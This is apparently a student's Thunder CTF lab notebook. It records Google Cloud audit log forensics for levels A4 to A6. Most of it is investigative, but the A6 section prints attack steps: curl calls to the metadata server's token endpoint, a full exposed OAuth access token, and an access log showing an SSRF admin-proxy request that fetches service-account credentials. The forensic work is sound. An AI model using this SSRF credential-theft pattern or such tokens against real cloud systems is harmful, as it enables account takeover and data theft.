> i	2021-05-14 18:36:48.395 PDT	IAM compute.googleapis.com v1.compute.instances.setMetadata ...
> i	2021-05-14 18:36:45.325 PDT	IAM compute.googleapis.com v1.compute.instances.setMetadata ...
> i	2021-05-14 18:30:19.379 PDT	a4-func-254398143106 Error detected in a4-func-254398143106
> i	2021-05-14 18:26:56.649 PDT	IAM compute.googleapis.com v1.compute.instances.setMetadata ...
> i	2021-05-14 18:26:54.149 PDT	IAM iam.googleapis.com google.iam.admin.v1.CreateServiceAccountKey ...
> i	2021-05-14 18:26:53.500 PDT	IAM compute.googleapis.com v1.compute.instances.setMetadata ...
> i	2021-05-14 18:26:50.755 PDT	IAM deploymentmanager.googleapis.com v2.deploymentmanager.deployments.insert ...
> i	2021-05-14 18:26:49.820 PDT	IAM cloudfunctions.googleapis.com google.cloud.functions.v1.CloudFunctionsService.SetIamPolicy ...
> i	2021-05-14 18:26:44.623 PDT	IAM cloudfunctions.googleapis.com ...
> i	2021-05-14 18:26:19.868 PDT	IAM cloudbuild.googleapis.com google.devtools.cloudbuild.v1.CloudBuild.CreateBuild ...
> i	2021-05-14 18:25:56.761 PDT	IAM cloudbuild.googleapis.com google.devtools.cloudbuild.v1.CloudBuild.CreateBuild ...
> i	2021-05-14 18:25:55.838 PDT	IAM cloudfunctions.googleapis.com ...
> i	2021-05-14 18:25:53.835 PDT	IAM cloudfunctions.googleapis.com ...

CLOUD SHELL Terminal (gomez22-thunderctf4) + Open Editor

Take a screenshot showing the events at this severity

The screenshot shows a Firefox browser window displaying the Google Cloud Platform Logs Explorer. The URL in the address bar is <https://console.cloud.google.com/logs/query;query=severity%3DERROR;timeRange=2021-05-15T00:00:00Z%20TO%202021-05-15T23:59:59Z>. The query is set to severity=ERROR. The results table shows 14 log entries from May 14, 2021, between 18:32:22 and 18:53:191 PDT. The log entries are primarily IAM-related, such as compute.instances.get and clouresourcemanager.setIamPolicy, with some tracebacks and specific IP addresses like a4-func-254398143106 and rat891c4m89w.

Severity	Timestamp	Log Entry
INFO	2021-05-14 18:32:22.005 PDT	IAM compute.googleapis.com v1.compute.instances.get -
INFO	2021-05-14 18:30:18.501 PDT	a4-func-254398143106 rat891c4m89w Traceback (most recent call last): File "/user_code/main...
INFO	2021-05-14 18:27:39.955 PDT	IAM clouresourcemanager.googleapis.com SetIamPolicy projects/gomez22-thunderctf4 -
INFO	2021-05-14 18:25:17.774 PDT	IAM clouresourcemanager.googleapis.com SetIamPolicy projects/gomez22-thunderctf4 -
INFO	2021-05-14 18:25:02.585 PDT	IAM clouresourcemanager.googleapis.com SetIamPolicy projects/gomez22-thunderctf4 -
INFO	2021-05-14 18:25:02.513 PDT	IAM clouresourcemanager.googleapis.com SetIamPolicy projects/gomez22-thunderctf4 -
INFO	2021-05-14 18:24:54.924 PDT	IAM clouresourcemanager.googleapis.com SetIamPolicy projects/gomez22-thunderctf4 -
INFO	2021-05-14 18:24:54.779 PDT	IAM clouresourcemanager.googleapis.com SetIamPolicy projects/gomez22-thunderctf4 -
INFO	2021-05-14 18:24:54.675 PDT	IAM clouresourcemanager.googleapis.com SetIamPolicy projects/gomez22-thunderctf4 -
INFO	2021-05-14 18:24:53.283 PDT	IAM clouresourcemanager.googleapis.com SetIamPolicy projects/gomez22-thunderctf4 -
INFO	2021-05-14 18:24:53.203 PDT	IAM clouresourcemanager.googleapis.com SetIamPolicy projects/gomez22-thunderctf4 -
INFO	2021-05-14 18:24:53.195 PDT	IAM clouresourcemanager.googleapis.com SetIamPolicy projects/gomez22-thunderctf4 -
INFO	2021-05-14 18:24:53.191 PDT	IAM clouresourcemanager.googleapis.com SetIamPolicy projects/gomez22-thunderctf4 -

Take a screenshot showing the name of the service account that has been used to perform this operation as well as the IP address of the client and the User-Agent of the request that has performed the operation.

The screenshot shows a Firefox browser window with several tabs open. The active tab is 'Logs Explorer – Logging' on the Google Cloud Platform. The URL is https://console.cloud.google.com/logs/query;query=severity%3DNOTICE;timeRange=2021-05-15T00:00:00Z-2021-05-15T23:59:59Z. The results pane displays a single log entry with the following JSON payload:

```
authenticationInfo: {  
  principalEmail: "a4-func-254398143106-sa@gomez22-thunderctf4.iam.gserviceaccount.com"  
}  
serviceAccountDelegationInfo: [  
  0: {  
    firstPartyPrincipal: {  
      principalEmail: "service-768355911049@gcf-admin-robot.iam.gserviceaccount.com"  
    }  
  }  
]  
requestMetadata: {  
  callerIp: "35.197.10.233"  
  callerSuppliedUserAgent: "curl/7.64.0,gzip(gfe)"  
}  
requestAttributes: {  
}  
destinationAttributes: {  
}  
serviceName: "compute.googleapis.com"  
methodName: "v1.compute.instances.setMetadata"  
authorizationInfo: [1]  
resourceName: "projects/gomez22-thunderctf4/zones/us-west1-b/instances/a4-instance"
```

Take a screenshot showing the stack trace returned on the request that exposes the access token along with the request that led to the error.

Activities Firefox Web Browser

Thunder CTF Logs Explorer - Logging 4.1: Thunder CTF Lab Notebook #4 - Goog

May 14 6:47 PM https://console.cloud.google.com/logs/query;query=severity%3DERROR;timeRange=2021-05-15T... Save Stream logs Run query Edit query

Google Cloud Platform gomez22-thunderctf4 Search products and resources

Operations Logging Logs Explorer OPTIONS SHARE LINK 6:20:00 PM - 6:40:04 PM PAGE LAYOUT LEARN

Logs Explorer Recent (2) Saved (0) Suggested (2)

severity=ERROR

Query results

SEVERITY	TIMESTAMP	PDT	SUMMARY
2021-05-14 18:30:18.501 PDT	a4-func-254398143106 rat891c4m89w	Traceback (most recent call last): File "/user_code/main.py", line 20, in main response.raise_for_status() File "/env/local/lib/python3.7/site-packages/requests/models.py", line 943, in raise_for_status raise HTTPError(http_error_msg, response=self) requests.exceptions.HTTPError: 404 Client Error: Not Found for url: https://www.googleapis.com/storage/v1/b/a4-bucket-254398143106/o/filename?alt=media During handling of the above exception, another exception occurred: Traceback (most recent call last): File "/env/local/lib/python3.7/site-packages/google/cloud/functions/worker_v2.py", line 402, in run_http_function result = _function_handler.invoke_user_function(flask.request) File "/env/local/lib/python3.7/site-packages/google/cloud/functions/worker_v2.py", line 268, in invoke_user_function return call_user_function(request_or_event) File "/env/local/lib/python3.7/site-packages/google/cloud/functions/worker_v2.py", line 261, in call_user_function return self._user_function(request_or_event) File "/user_code/main.py", line 23, in main f'Request failed.\n Request:{request_string(gcs_req)}') requests.exceptions.HTTPError: Request failed.	

Jump to now Actions Configure

CLOUD SHELL Terminal (gomez22-thunderctf4) Open Editor

Activities Firefox Web Browser

Thunder CTF Logs Explorer - Logging 4.1: Thunder CTF Lab Notebook #4 - Goog

May 14 6:47 PM https://console.cloud.google.com/logs/query;query=severity%3DERROR;timeRange=2021-05-15T... Save Stream logs Run query Edit query

Google Cloud Platform gomez22-thunderctf4 Search products and resources

Operations Logging Logs Explorer OPTIONS SHARE LINK 6:20:00 PM - 6:40:04 PM PAGE LAYOUT LEARN

Logs Explorer Recent (2) Saved (0) Suggested (2)


severity=ERROR

Query results

SEVERITY	TIMESTAMP	PDT	SUMMARY
2021-05-14 18:30:18.501 PDT	a4-func-254398143106 rat891c4m89w	Traceback (most recent call last): File "/user_code/main.py", line 20, in main response.raise_for_status() File "/env/local/lib/python3.7/site-packages/requests/models.py", line 943, in raise_for_status raise HTTPError(http_error_msg, response=self) requests.exceptions.HTTPError: 404 Client Error: Not Found for url: https://www.googleapis.com/storage/v1/b/a4-bucket-254398143106/o/filename?alt=media During handling of the above exception, another exception occurred: Traceback (most recent call last): File "/env/local/lib/python3.7/site-packages/google/cloud/functions/worker_v2.py", line 402, in run_http_function result = _function_handler.invoke_user_function(flask.request) File "/env/local/lib/python3.7/site-packages/google/cloud/functions/worker_v2.py", line 268, in invoke_user_function return call_user_function(request_or_event) File "/env/local/lib/python3.7/site-packages/google/cloud/functions/worker_v2.py", line 261, in call_user_function return self._user_function(request_or_event) File "/user_code/main.py", line 23, in main f'Request failed.\n Request:{request_string(gcs_req)}') requests.exceptions.HTTPError: Request failed.	


Jump to now Actions Configure

CLOUD SHELL Terminal (gomez22-thunderctf4) Open Editor



A5power

Take a screenshot of the secret obtained



Take a screenshot of the entry that includes the service account used to access the bucket.

The screenshot shows a Firefox browser window with several tabs open. The active tab is 'Logs Explorer - Logging' in the 'Logs Explorer - Logging' section of the Google Cloud Platform. The URL is https://console.cloud.google.com/logs/query;query=resource.type%3D"gcs_bucket";timeRange=2. The page displays a query results table with columns: SEVERITY, TIMESTAMP, and SUMMARY. One log entry is visible:

```
projects/_/buckets/a5-bucket-919737016424/objects/secret.txt
a5-access@gomez22-thunderctf4.iam.gserviceaccount.com audit_log, method: "storage.object.create"
principal_email: "a5-access@gomez22-thunderctf4.iam.gserviceaccount.com"

{
  protoPayload: {
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"
    status: {}
    authenticationInfo: {
      principalEmail: "a5-access@gomez22-thunderctf4.iam.gserviceaccount.com"
      serviceAccountKeyName:
        "//iam.googleapis.com/projects/gomez22-thunderctf4/serviceAccounts/a5-access@gomez22-thunderctf4.iam.gserviceaccount.com"
        /keys/1fa32aa7d238bfc1767fd492b960ea5bf2f7ec2"
    }
    requestMetadata: {
      callerIp: "35.233.132.205"
      callerSuppliedUserAgent: "apitools Python/3.7.3 gsutil/4.61 (linux) analytics/disabled interactive/True command/cp google-cloud-storage"
      requestAttributes: {}
      destinationAttributes: {}
    }
}
```

Would this access have worked at the beginning of the level?

-No because I did not have permissions to access this bucket at the beginning of the level.

Take a screenshot showing all of the entries for activities associated with this service account.

The screenshot shows a Firefox browser window with several tabs open. The active tab is 'Logs Explorer - Logging' at [https://console.cloud.google.com/logs/query;query=resource.type%3D"gcs_bucket"%0AprotoPay](https://console.cloud.google.com/logs/query;query=resource.type%3D). The browser title bar shows 'May 14 11:11 PM'. The main content is the Google Cloud Platform Logs Explorer interface. On the left, there's a sidebar with icons for Operations, Logging, Logs Explorer, Logs Dashboard, Logs-based Metrics, Logs Router, and Logs Storage. The 'Logs Explorer' section is selected. The query bar at the top has 'Query' selected, followed by 'Recent (10)', 'Saved (0)', and 'Suggested (1)'. The suggested query is 'resource.type="gcs_bucket" protoPayload.authenticationInfo.principalEmail="a5-access@gomez22-thunderctf4.iam.gserviceaccount.com"'. Below the query bar is a table titled 'Query results' with columns 'SEVERITY', 'TIMESTAMP', 'PDT', and 'SUMMARY'. The table lists eight log entries from May 14, 2021, at various times between 22:55:06 and 22:54:28 PDT. All entries show IAM API calls to storage.googleapis.com for listing buckets. At the bottom of the results table, there's a note: 'To view more results, expand the time range for this query.' followed by 'Extend time by: 1 minute' and 'Edit time' buttons.

What is the service account key name used to perform the operation?

-There was no key given in the authenticationInfo field but "Z29tZXoyMi10aHVuZGVyY3RmNC91cy1jZW50cmFsMS9hNS1mdW5jLTkxOTczNzAxNjQyNC9LN0RWSWZOOUxUbw" this appears to be a key used to perform the operation.

What IP address did the request originate from? What UserAgent was used?

-The IP address is "35.233.132.205". The user agent is "google-cloud-sdk gcloud/340.0.0 command/gcloud.functions.deploy invocation-id/63c4e544d5bb43d09df699b54eaa001b environment/devshell environment-version/None interactive/True from-script/False python/3.7.3 term/screen (Linux 5.4.104+),gzip(gfe),gzip(gfe)".

What methodName was invoked and what authorization permission was used for this operation?

-The method name is

“google.cloud.functions.v1.CloudFunctionsService.UpdateFunction” and the authorization permission is “cloudfunctions.functions.update”.

Take a screenshot of the entry that includes the service account used to perform the operation and its requestMetadata.

The screenshot shows the Google Cloud Platform (GCP) Logs Explorer interface. The left sidebar has a dark theme with icons for various services like Operations, Logging, Logs Explorer, Logs Dashboard, Logs-based Metrics, Logs Router, and Logs Storage. The main area is titled "Logs Explorer" and shows a query results table. The query entered is "resource.type='iam_role'". The results table has columns for SEVERITY, TIMESTAMP, and SUMMARY. One log entry is expanded, showing nested fields for protoPayload, authenticationInfo, serviceAccountDelegationInfo, firstPartyPrincipal, principalSubject, and requestMetadata. The log summary indicates it's from "thunderctf4.iam.gserviceaccount.com". The bottom of the screen shows a terminal window titled "(gomez22-thunderctf4)" and a toolbar with various icons.

```
resource.type="iam_role"

Query results
SEVERITY | TIMESTAMP | SUMMARY
PDT | SUMMARY
thunderctf4.iam.gserviceaccount.com

{
  protoPayload: {
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"
    status: {}
    authenticationInfo: {
      principalEmail: "a5-func-919737016424-sa@gomez22-thunderctf4.iam.gserviceaccount.com"
    }
    serviceAccountDelegationInfo: [
      {
        0: {
          firstPartyPrincipal: {
            principalEmail: "service-768355911049@gcf-admin-robot.iam.gserviceaccount.com"
          }
        }
      ]
      principalSubject: "serviceAccount:a5-func-919737016424-sa@gomez22-thunderctf4.iam.gserviceaccount.com"
    }
    requestMetadata: {
      callerIp: "35.233.132.205"
      callerSuppliedUserAgent: "curl/7.64.0,gzip(gfe)"
    }
  }
}
```

The screenshot shows the Google Cloud Platform (GCP) Logs Explorer interface. The left sidebar includes icons for Activities, Thunder CTF, 4.1: Thunder CTF, Logs Explorer – Logging, Lab Notebook #4 - Goog, and other GCP services like Operations, Logs Dashboard, Logs-based Metrics, Logs Router, and Logs Storage. The main area displays a query results table for a log entry. The query is:

```
resource.type="iam_role"
```

The table has columns: SEVERITY, TIMESTAMP, PDT, and SUMMARY. The summary for the first log entry is:

```
requestMetadata: { callerIp: "35.233.132.205" callerSuppliedUserAgent: "curl/7.64.0,gzip(gfe)" } requestAttributes: { time: "2021-05-15T05:53:27.712504195Z" auth: {} } destinationAttributes: {} serviceName: "iam.googleapis.com" methodName: "google.iam.admin.v1.UpdateRole" authorizationInfo: [ { 0: { resource: "projects/gomez22-thunderctf4/roles/a5_access_role_919737016424" permission: "iam.roles.update" granted: true } } ]
```

What evidence suggests that this request did not come from the Cloud Function itself?

-The principalEmail has the "`<function_name>@gomez22-thunderctf4.iam.gserviceaccount.com`", so we can see that the function was called by a user. Also, from what I've seen in the programmatically generated logs "curl" isn't used as a user agent so this would be considered abnormal behavior and not likely to have originated from the function.

Take a screenshot showing the resourceName that has been modified as well as permissions added and removed during this operation

The screenshot shows a Firefox browser window with several tabs open. The active tab is 'Logs Explorer – Logging' at [https://console.cloud.google.com/logs/query;query=resource.type%3D"iam_role";timeRange=202](https://console.cloud.google.com/logs/query;query=resource.type%3D\). The browser title bar indicates it's May 14 11:46 PM. The left sidebar of the Google Cloud Platform interface is visible, showing options like Operations, Logging, Logs Explorer, Logs Dashboard, Logs-based Metrics, Logs Router, and Logs Storage. The Logs Explorer section has a 'Query' tab selected with the query 'resource.type="iam_role"'. The 'Query results' table shows a single log entry with columns for Severity, Timestamp, PDT, and Summary. The log entry details the creation of a new IAM role named 'a5_access_role' with specific permissions added and removed.

Severity	Timestamp	PDT	Summary
			[Log Entry Details]

resourceName: "projects/gomez22-thunderctf4/roles/a5_access_role_919737016424"
serviceData: {
 @type: "type.googleapis.com/google.iam.admin.v1.AuditData"
 permissionDelta: {
 addedPermissions: [
 0: "storage.buckets.get"
 1: "storage.buckets.list"
 2: "storage.objects.get"
 3: "storage.objects.list"
]
 removedPermissions: [
 0: "cloudfunctions.functions.get"
 1: "cloudfunctions.functions.list"
 2: "cloudfunctions.functions.sourceCodeSet"
 3: "cloudfunctions.functions.update"
 4: "cloudfunctions.operations.get"
]
 }
}

A6container

Take a screenshot of the secret obtained

```
bash: curl: command not found
root@1a364913d815:/app# curl http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token
bash: curl: command not found
root@1a364913d815:/app# http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token
bash: http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token: No such file or directory
root@1a364913d815:/app# exit
exit
gomez22@cloudshell:~/thunder-ctf (gomez22-thunderctf4)$ ls
core docs LICENSE README.md requirements.txt scripts start thunder.py
gomez22@cloudshell:~/thunder-ctf (gomez22-thunderctf4)$ python3 scripts/test-permissions.py ya29.c.Ko8B_wey3mg1506J4gujNQohYFmC3X1xOgLUDFatI6Tt6NZG60rLY3oUdpvH3oERqnryX1Cmv0WmEDxIn6dwrl_aY0T3Uz4sUDN8sD2trmfIW0Lclxls8LxP4sTeRduvaDAvcvH8QlzzqNlwQ3JZ3AbDAoAtYuhCuTCIaHFkvLkVJfJaKEX8uwu5MG_bs6-IvA
gomez22-thunderctf4
Access token: ya29....-IvA
['storage.objects.get']
gomez22@cloudshell:~/thunder-ctf (gomez22-thunderctf4)$ gsutil ls
gs://a6-bucket-664357509958/
gs://gcf-sources-768355911049-us-central1/
gs://gomez22-thunderctf4.appspot.com/
gs://staging.gomez22-thunderctf4.appspot.com/
gs://us.artifacts.gomez22-thunderctf4.appspot.com/
gomez22@cloudshell:~/thunder-ctf (gomez22-thunderctf4)$ gsutil ls gs://a6-bucket-664357509958/
gs://a6-bucket-664357509958/secret.txt
gomez22@cloudshell:~/thunder-ctf (gomez22-thunderctf4)$ curl https://www.googleapis.com/storage/v1/b/a6-bucket-664357509958/dwrl_aY0T3Uz4sUDN8sD2trmfIW0Lclxls8LxP4sTeRduvaDAvcvH8QlzzqNlwQ3JZ3AbDAoAtYuhCuTCIaHFkvLkVJfJaKEX8uwu5MG_bs6-IvA"115369441341276818434143764120382150244205825485gomez22@cloudshell:~/thunder-ctf (gomez22-thunderctf4)$
```


Take a screenshot of the entry that includes the service account used to access the bucket along with the requestMetadata.

The screenshot shows a Firefox browser window with multiple tabs open. The active tab is 'Logs Explorer - Logging' at <https://console.cloud.google.com/logs/query;cursorTimestamp=2021-05-15T23:06:39.216160...>. The browser title bar indicates it's May 15, 4:08 PM. The left sidebar of the browser contains icons for various Google Cloud services: Activities, Firefox Web Browser, Thunder CTF, 4.1: Thunder CTF, Logs Explorer - Logging, Lab Notebook #4 - Goog, and 34.127.6.187. The main content area is the Google Cloud Platform Logs Explorer. On the left, there's a navigation menu with 'Operations', 'Logging' (which is selected), 'Logs Explorer' (also selected), 'Logs Dashboard', 'Logs-based Metrics', 'Logs Router', and 'Logs Storage'. Below this is a 'Release Notes' section. At the bottom of the sidebar is a 'CLOUD SHELL' section with a 'Terminal' tab open, showing '(gomez22-thunderctf4)'. The main pane has tabs for 'Query' (selected), 'Recent (26)', 'Saved (0)', and 'Suggested (1)'. It also has 'Empty query' and 'Query results' sections. The 'Query results' section includes columns for 'SEVERITY', 'TIMESTAMP', 'PDT' (dropdown), and 'SUMMARY'. A single log entry is expanded, showing a complex JSON structure for an AuditLog entry. The log details include a principalEmail ('a6-container-vm-sa@gomez22-thunderctf4.iam.gserviceaccount.com'), serviceAccountDelegationInfo, firstPartyPrincipal, requestMetadata (callerIp: '35.230.92.29', callerSuppliedUserAgent: 'curl/7.64.0,gzip(gfe)'), requestAttributes (time: '2021-05-15T23:06:39.226340008Z'), auth, and destinationAttributes.

Explain why this would be a red flag for a forensic investigator.

-This would be a red flag because the service account is accessing things that should be out of its scope.

Take a screenshot of the entry that shows the SSRF vulnerability has been leveraged to get access to the credentials.



The screenshot shows a Linux desktop environment with a dark theme. On the left is a vertical dock containing icons for various applications: Activities, Dash, Home, Terminal, Code, Camera, and Discord. The main window is a terminal session titled "root@a6-container-vm:/app — Mozilla Firefox". The terminal displays the following log output:

```
Activities   Firefox Web Browser ▾      May 15  4:12 PM
root@a6-container-vm:/app# cat access_log
 * Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 220-532-513
24.21.227.21 - - [15/May/2021 23:03:59] "GET /admin-proxy-aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d HTTP/1.1" 200 -
24.21.227.21 - - [15/May/2021 23:03:59] "GET /favicon.ico HTTP/1.1" 404 -
24.21.227.21 - - [15/May/2021 23:04:14] "GET /admin-proxy-aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d?url=http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token HTTP/1.1" 200 -
root@a6-container-vm:/app#
```

